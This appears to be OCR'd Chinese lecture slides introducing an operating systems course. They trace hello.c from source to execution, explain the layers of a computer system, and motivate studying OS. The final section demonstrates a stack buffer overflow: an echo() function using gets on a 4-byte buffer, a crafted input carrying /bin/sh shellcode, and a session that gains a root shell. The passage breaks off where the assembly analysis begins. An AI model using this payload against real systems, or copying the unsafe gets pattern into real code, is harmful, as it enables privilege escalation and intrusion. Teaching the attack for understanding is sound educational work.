
功能：输出“hello,world”

hello.c的ASCII文本表示


#	i	n	c	l	u	d	e	SP	<	s	t	d	i	o	.
35	105	110	99	108	117	100	101	32	60	115	116	100	105	111	46
h	>	\n	\n	i	n	t	SP	m	a	i	n	(	)	\n	{
104	62	10	10	105	110	116	32	109	97	105	110	40	41	10	123
\n	SP	SP	SP	SP	p	r	i	n	t	f	(	"	h	e	l
10	32	32	32	32	112	114	105	110	116	102	40	34	104	101	108
l	o	,	SP	w	o	r	l	d	\	n	"	)	;	\n	SP
108	111	44	32	119	111	114	108	100	92	110	34	41	59	10	32
SP	SP	SP	r	e	t	u	r	n	SP	0	;	\n	}	\n	
32	32	32	114	101	116	117	114	110	32	48	59	10	125	10	

计算机不能直接执行hello.c！

以下是GCC+Linux平台中的处理过程



源程序、目标文件、执行程序、虚拟内存映像




操作系统做了什么？

Red：shell命令行处理

Blue：可执行文件加载

Orange：hello程序执行过程




数据经常在各存储部件间传送。故现代计算机大多采用“缓存”技术！


所有过程都是在CPU执行指令所产生的控制信号的作用下进行的。

操作系统做了什么？

请求OS服务



OS调度程序




操作系统做了什么？

- 程序执行过程　不仅取决于 算法、程序编写，而且取决于语言处理系统、操作系统、ISA-机器语言、微体系结构
- 功能转换：
  - 上层是下层的抽象，
  - 下层是上层的实现，为上层提供支撑环境！

不同计算机课程处于不同层次

必须将各层次关联起来解决问题



宏观而言：学习操作系统有什么用？

- 综合许多不同的课程
  - 程序设计语言
  - 算法、数据结构
  - 汇编、编译原理
  - 计算机体系结构
- 技能
  - 概念和原理
  - 源代码与实现

- 操作系统是一个相对成熟的领域
  - 绝大多数用户使用一小撮成熟的OS
  - 切换OS的代价是巨大的！
  - 搞一个新的OS很难“出头”
- 操作系统也在不停的发展，满足各领域的需要
- 操作系统很cool、很有用、并且很有挑战
  - 高性能服务器其实是操作系统问题
  - 资源管理是操作系统问题
  - 安全是操作系统问题
  - 智能设备需要新的OS
  - Web浏览器逐渐变成操作系统问题

宏观而言：学习操作系统有什么用？

理论跟实际结合！

Abstraction Is Good But Don't Forget Reality

代码调试，Bug修复

```
protected void processCondition(TSQLStmt mainStmt) throws Exception
{
    if (this.condition == null)
        return;

    //存储每一个条件项目生成的SQL
    Map<String, String> condStrList = new HashMap<String, String>();
    Map<String, String> relCondStrList = new HashMap<String, String>();
    //如为本对象字段或正向关联
    List<Condition.CondItem> condItems = this.condition.getCondItems();
    int idx = 1;
    for (Iterator<Condition.CondItem> iter = condItems.iterator(); iter.hasNext();)
    {
        Condition.CondItem condItem = iter.next();
        String tmpTblAlias = "";
        String tmpFld = "";
        String condStr = "";

        String attrName = condItem.getAttribute();
```

更酷的Hacker



Yes

服务器端开发、性能优化





大型平台搭建和定制化

TensorFlow　hadoop　Spark

……

更酷的hacker

- 这段代码有什么问题吗？

```
/* Echo Line */
void echo()
{
    char buf[4];
    gets(buf);
    puts(buf);
}
```

```
void call_echo() {
    echo();
}
```

上述代码最后生成bufdemo-nsp的可执行程序

```
unix>./bufdemo-nsp
Type a
string:012345678901234567890123
012345678901234567890123
```

```
unix>./bufdemo-nsp
Type a
string:0123456789012345678901234
Segmentation Fault
```

更酷的hacker

- hacker如何利用？

```
012345678901234567890123\x00\x06\x40\x00\x76\x08\x31\
xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x
08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe
8\xdc\xff\xff\xff/bin/sh
```

精心构造的输入

```
$ whoami
user
$ ./bufdemo-nsp 012345678901234567890123
Segmentation Fault
$ ./bufdemo-nsp
012345678901234567890123\x00\x06\x40\x00\x08\x31\xc0\
x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x
8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xd
c\xff\xff\xff/bin/sh
bash# whoami
Root
bash#
```



更酷的hacker

- 分析汇编代码

echo:

